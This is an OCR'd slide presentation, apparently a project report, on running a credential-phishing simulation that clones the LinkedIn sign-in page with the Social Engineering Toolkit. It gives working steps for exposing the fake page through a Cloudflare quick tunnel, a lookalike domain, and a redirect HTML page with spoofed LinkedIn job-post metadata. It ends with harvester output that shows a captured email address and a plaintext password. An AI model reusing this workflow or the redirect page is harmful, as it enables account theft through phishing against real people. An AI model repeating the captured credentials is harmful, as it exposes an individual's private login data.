PHISHING ATTACK SIMULATION

PROJECT OVERVIEW

- Simulating a phishing attack to raise awareness and educate colleagues about cybersecurity threats.
- The simulation was performed using the Social Engineering Toolkit (SET).

INITIAL APPROACH & CRITICAL THINKING

1.


- Identify a target within the company
- Contact the Sales Department to obtain the official company email layout (logo, formatting, signature)
- Create a phishing email that closely mimics the company's official communication

Challenge:

- Considered this approach "off-limits" due to potential ethical and privacy concerns
- Decided to look for alternative methods

SECOND APPROACH

2.



- Choose an email address listed in job postings on employment websites
- Create a fake page resembling the Google login page
- Send an alert email to the potential victim claiming there is an attempt to change their password

Challenge:


- My email consistently landed in the spam folder
- Needed to develop a third approach

FINAL APPROACH

- Send the target a link, presented as a LinkedIn video invitation
- The link led to a fake login page designed to mirror the LinkedIn sign-in page
- Goal: Capture login credentials in a realistic scenario

IMPLEMENTATION STEPS

1. Booted up a Linux system
2. Launched the Social Engineering Toolkit (SET)
3. Created a phishing page identical to the LinkedIn sign-in page
4. Acquired my IP address
5. Enabled Cloudflare
6. Use "Invite Free"
7. Shared the disguised link with the target recipient



SOCIAL ENGINEERING TOOLKIT (SET)

1. Website Attack Vectors
2. Credeutianl harvester attack method
2. Site cloner


ENABLED CLOUDFLARE

TO MAKE THE SERVER ACCESSIBLE EXTERNALLY (NOT ONLY WITHIN MY NETWORK)

```
┌──(falcon㉿kali)-[~]
└─$ cloudflared tunnel --url http://localhost:80

2025-05-06T02:28:18Z INF Thank you for trying Cloudflare Tunnel. Do
ing so, without a Cloudflare account, is a quick way to experiment
and try it out. However, be aware that these account-less Tunnels h
ave no uptime guarantee, are subject to the Cloudflare Online Servi
ces Terms of Use (https://www.cloudflare.com/website-terms/), and C
loudflare reserves the right to investigate your use of Tunnels for
 violations of such terms. If you intend to use Tunnels in producti
on you should use a pre-created named tunnel by following: https://
developers.cloudflare.com/cloudflare-one/connections/connect-apps
2025-05-06T02:28:18Z INF Requesting new quick Tunnel on trycloudfla
re.com ...
2025-05-06T02:28:23Z INF +--------------------------------------------
--------------------------------------------+
2025-05-06T02:28:23Z INF |  Your quick Tunnel has been created! Vis
it it at (it may take some time to be reachable):  |
2025-05-06T02:28:23Z INF |  https://appropriate-identify-strikes-fr
og.trycloudflare.com                               |
2025-05-06T02:28:23Z INF +--------------------------------------------
--------------------------------------------+
```

INFINITY FREE

- to customize the phishing link to resemble an authentic LinkedIn URL
- our new link is : linkedin-careers.ct.ws





FILE MANGER IN INFINITY FREE

I created an HTML file to make some modifications to the link so that it appears as a normal link when sent to the victim while reducing the transfer time from my server the Cloudflare to Intifny Free.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Redirecting...</title>

  <!-- 👇 OG Tags to mimic a LinkedIn job post -->
  <meta property="og:title" content="🚀 We're Hiring! Join Our Graphic designer Team at LinkedIn">
  <meta property="og:description" content="Exciting opportunity for Graphic designer! Join us and shape the future of professional designing. Apply
  <meta property="og:image" content="https://media.licdn.com/dms/image/C4D1BAQHkxwAw_lA6pA/company-cover_100_100/0/1631010128829?e=2147483647&v=bet
t=lKZTCwY-0cLZSvM8xZT4L9AlquRZJTAUdv8hWzT58g8">
  <meta property="og:url" content="https://www.linkedin.com/jobs/view/1234567890/">
  <meta property="og:type" content="article">
  <meta name="twitter:card" content="summary_large_image">

  <!-- 👇 Auto redirect after 3 seconds -->
  <meta http-equiv="refresh" content="1;url=https://appropriate-identify-strikes-frog.trycloudflare.com/">

  <style>
    body {
      background-color: #f3f3f3;
      font-family: Arial, sans-serif;
      text-align: center;
      padding-top: 100px;
    }
    .message {
      font-size: 20px;
      color: #333;
    }
```

IN THE END


Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
LinkedIn
Sign in
Continue with Google
Sign in with Apple
or
Email or phone
Password
Show
Forgot password?
Keep me logged in
Sign in
New to LinkedIn? Join now


falcon - VMware Workstation
File Edit View VM Tabs Help
falcon
1 2 3 4
Shell No. 1
File Actions Edit View Help
PARAM: csrfToken=ajax:5450087173132964838
PARAM: session_key=yahyahassan156@gmail.com
PARAM: ac=0
POSSIBLE USERNAME FIELD FOUND: loginFailureCount=0
PARAM: sIdString=e36d3cf6-5ca4-477d-8d33-8ab09e99400f
PARAM: pkSupported=false
POSSIBLE USERNAME FIELD FOUND: parentPageKey=d_checkpoint_lg_consumerLogin
POSSIBLE USERNAME FIELD FOUND: pageInstance=urn:li:page:checkpoint_lg_login_default;lWYPca
PARAM: trk=
PARAM: authUUID=
PARAM: session_redirect=
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=b605777e-0391-45ff-83a9-675b73789d17
PARAM: fp_data=default
PARAM: apfc={"df":{"a":"zTtdSDL0Ys60yNjRu5IAyg==","b":null,"c":null,"error":"TypeError:+wi
PARAM: _d=d
POSSIBLE USERNAME FIELD FOUND: showGoogleOneTapLogin=true
POSSIBLE USERNAME FIELD FOUND: showAppleLogin=true
POSSIBLE USERNAME FIELD FOUND: showMicrosoftLogin=true
POSSIBLE USERNAME FIELD FOUND: controlId=d_checkpoint_lg_consumerLogin-login_submit_button
POSSIBLE PASSWORD FIELD FOUND: session_password=bahjjjdo22
PARAM: rememberMeOptIn=true
[*] WHEN YOU'RE FINISHED. HIT CONTROL-C TO GENERATE A REPORT.

THANK YOU!